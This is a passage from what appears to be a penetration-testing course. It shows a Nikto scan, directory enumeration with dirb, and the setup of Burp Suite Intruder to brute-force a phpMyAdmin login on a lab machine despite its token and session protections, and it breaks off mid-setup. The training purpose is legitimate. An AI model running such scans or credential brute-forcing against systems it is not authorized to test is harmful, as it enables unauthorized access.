

Figure 115: Burp Suite Repeater

Burp Suite will display the raw server response on the right side of the window, which includes the response headers and unrendered response content.



Figure 116: Burp Suite Repeater with Request and Response

Web application exploitation often requires a great deal of trial and error as we submit and modify requests and monitor the responses. Repeater is very useful for this as we can quickly tweak elements of the request and resend them without waiting for our browser to render every response.

9.3.4 Nikto

Nikto[248] is a highly configurable Open Source web server scanner that tests for thousands of dangerous files and programs, vulnerable server versions and various server configuration issues. It performs well, but is not designed for stealth as it will send many requests and embed information about itself in the *User-Agent*[249] header.

Nikto can scan multiple servers and ports and will scan as many pages as it can find. On sites with heavy content, such as an ecommerce site, a Nikto scan can take several hours to complete. We have two options to control the scan duration. The simplest option is to set the **`-maxtime`** option, which will halt the scan after the specified time limit. This does not optimize the scan in any way. Nikto will simply stop scanning. Our second option is to tune[250] the scan with the **`-T`** option. We can

[248] (CIRT.net, 2019), https://cirt.net/Nikto2

[249] (Wikipedia, 2019), https://en.wikipedia.org/wiki/User_agent

[250] (CIRT.net, 2019), https://cirt.net/nikto2-docs/options.html#id2791140

use this feature to control which types of tests we want to run. There are times when we do not want to run all the tests built in to Nikto, such as verifying if a certain class of vulnerabilities is present. Tuning a scan is invaluable in these situations.

Nikto is especially useful for catching low-hanging fruit, reporting non-standard server headers, and catching server configuration errors.

To demonstrate this, let's run Nikto against www.megacorpone.com. We'll specify the host we want to scan (**-host=http://www.megacorpone.com**) and for the sake of this demonstration, we'll use **-maxtime=30s** to limit the scan duration to 30 seconds:

```
kali@kali:~$ nikto -host=http://www.megacorpone.com -maxtime=30s
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          38.100.193.76
+ Target Hostname:    www.megacorpone.com
+ Target Port:        80
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode:
152243, size: 12519, mtime: Fri May 17 06:26:28 2019
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ ERROR: Host maximum execution time of 30 seconds reached
+ ERROR: Host maximum execution time of 30 seconds reached
+ Scan terminated:  0 error(s) and 6 item(s) reported on remote host
+ End Time:           2019-06-05 11:22:35 (GMT-4) (31 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Listing 283 - Running nikto against www.megacorpone.com

Although we limited the scan duration, the output in Listing 283 still provided some interesting information. For example, it identified that the version of Apache running on the server is out of date and past its end-of-life.

We have only demonstrated a fraction of the tools available in Kali Linux in this brief introduction, but the tools we have covered so far will serve us well for the demonstrations that follow in the rest of the module.

9.3.4.1 Exercise

1. Spend some time reviewing the applications available under the Web Application Analysis menu in Kali Linux.

9.4 Exploiting Web-based Vulnerabilities

Now that we've covered enumeration and understand how to use some of the basic tools, we will turn our attention to vulnerability exploitation. In this section, we'll discuss web-based administration consoles and focus on specific vulnerabilities such as cross-site scripting, directory traversal, file inclusion, SQL injection and more.

9.4.1 Exploiting Admin Consoles

Let's begin with admin console enumeration and exploitation. Once we've located an admin console, the simplest "exploit" is to just log into it. We may attempt default username/password pairs, use enumerated information to guess working credentials, or attempt brute force.

However, a light touch is usually best with brute force. Account lockouts will negatively affect our penetration test, will block legitimate administrators, and may alert *blue teams*[251] to our presence. As always, we must carefully weigh the risks of every attack vector and act carefully and in the best interest of our client.

Despite these risks, a compromised administration console is a prime target and may allow us to deploy and run code on the server, which can provide a quick path to a shell.

To demonstrate this, we will work though an example of an attack against a poorly-configured admin console installed on our Windows 10 target. Note that the IP addresses used in the rest of this module may not match your lab. Refer to the lab guide for your assigned IP addresses.

[251] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Blue_team_(computer_security)

To begin, we will set up the Windows 10 target by opening the XAMPP Control panel and clicking *Start* for both Apache and MySQL.



Figure 117: XAMPP Control Panel

Next, we'll run **`dirb`** from Kali, targeting our Windows 10 machine.

```
kali@kali:~$ dirb http://10.11.0.22 -r
...
URL_BASE: http://10.11.0.22/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.11.0.22/ ----
...
+ http://10.11.0.22/lpt1 (CODE:403|SIZE:1047)
+ http://10.11.0.22/lpt2 (CODE:403|SIZE:1047)
+ http://10.11.0.22/nul (CODE:403|SIZE:1047)
==> DIRECTORY: http://10.11.0.22/phpmyadmin/
+ http://10.11.0.22/prn (CODE:403|SIZE:1047)
+ http://10.11.0.22/robots.txt (CODE:200|SIZE:79)
...
```

Listing 284 - Running dirb on our Windows 10 lab machine

The output lists several interesting URLs including the highlighted reference to *phpmyadmin*, an administration tool for MySQL databases, which is particularly interesting.

Entering the corresponding URL into our browser produces a phpMyAdmin login page:



Figure 118: phpMyAdmin Login Page

A quick Internet search suggests that the default login credentials for phpMYAdmin include “root” with a blank password. Let’s try that against our Windows 10 target:



Figure 119: phpMyAdmin Error Message

If we try those credentials, we get an error message that "Login without a password is forbidden by configuration". This is because "AllowNoPassword" is set to False within the phpMyAdmin configuration file (C:\xampp\phpMyAdmin\config.inc.php). Under this configuration, we need to include a password to log in so we can reasonably assume the password is not blank. We will have to try something else if we want to gain access.

9.4.1.2 Burp Suite Intruder

Since the default credentials didn't seem to work and blank passwords aren't allowed, let's try to automate some basic username and password combinations with Burp Suite's Intruder[252] tool. Please keep in mind that this feature is time-throttled in the Burp Community Edition. Nevertheless, we can still use it in order to explain some important concepts.

[252] (PortSwigger, 2019), https://portswigger.net/burp/documentation/desktop/tools/intruder/using

Let's send a few manual login attempts from our browser and look at the responses in Burp Suite. We have combined three requests together in the following screenshot:

```
POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: phpMyAdmin=md60l2sdq1db2c216v7nosgl86tm26sm; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=md60l2sdq1db2c216v7nosgl86tm26sm&pma_username=root&pma_password=test1&server=1&target=index.php&token=%5DczrJoHHT1OTo%22SB

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Cookie: phpMyAdmin=l49hu0idjnk0d6esclp4o16qnjjnldpu; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=l49hu0idjnk0d6esclp4o16qnjjnldpu&pma_username=root&pma_password=test2&server=1&target=index.php&token=%24%23wPDN%5C%5CC%25D%7E%2CUU%7D

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Cookie: phpMyAdmin=asrkrormlm15tnd7irpu880bq4m9pghr; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=asrkrormlm15tnd7irpu880bq4m9pghr&pma_username=root&pma_password=test3&server=1&target=index.php&token=vkQ46T%2B*4OZ%3D_C%7E%7B
```

Figure 120: Login Requests for PHP My Admin

Based on the output, this test may not be straightforward as it seems since we have several factors to contend with. As we can see from the requests, the login form includes a *token*[253] to prevent brute forcing and other attacks. In addition, we can see that the form sets a *set_session* parameter which is unique for each request.

[253] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_request_forgery#Synchronizer_token_pattern

If we change the *set_session* parameter and it doesn't match the value of the *phpMyAdmin* cookie, the site will return an error:



Figure 121: phpMyAdmin Error Message for Mismatching Session Values

We need to avoid this error if we want a successful login. If we look at the HTML source for the login form, we will find the new *set_session* and *token* values are included in the response:

Figure 122: Login Values Changing

In order to overcome this protective measure, and ensure the values match, we can automate the request with Intruder.

However, we must first submit a login request for Intruder to analyze. We can do this by navigating to *Proxy* > *HTTP History*, right-clicking on the POST request to "/phpmyadmin/index.php", and then selecting *Send to Intruder*:



Figure 123: Send to Intruder

Now, when we click on the *Intruder* tab, we discover that it contains multiple request sub-tabs. Under these, we will find four additional sub-tabs: *Target*, *Positions*, *Payloads*, and *Options*. Let's inspect these beginning with *Target*.



Figure 124: Intruder Target

The information on this tab is prepopulated based on the request so we will leave the values as-is.

Next, let's review the contents of the *Positions* tab:



Figure 125: Intruder Positions

We use this tab to mark which fields we want Burp Suite to inject payloads into when an attack is run. Burp Suite will automatically mark cookie values and POST body values as payload positions using a section sign (§) as a delimiter. However, we do not want to use all these default positions so we will clear them with *Clear §*.

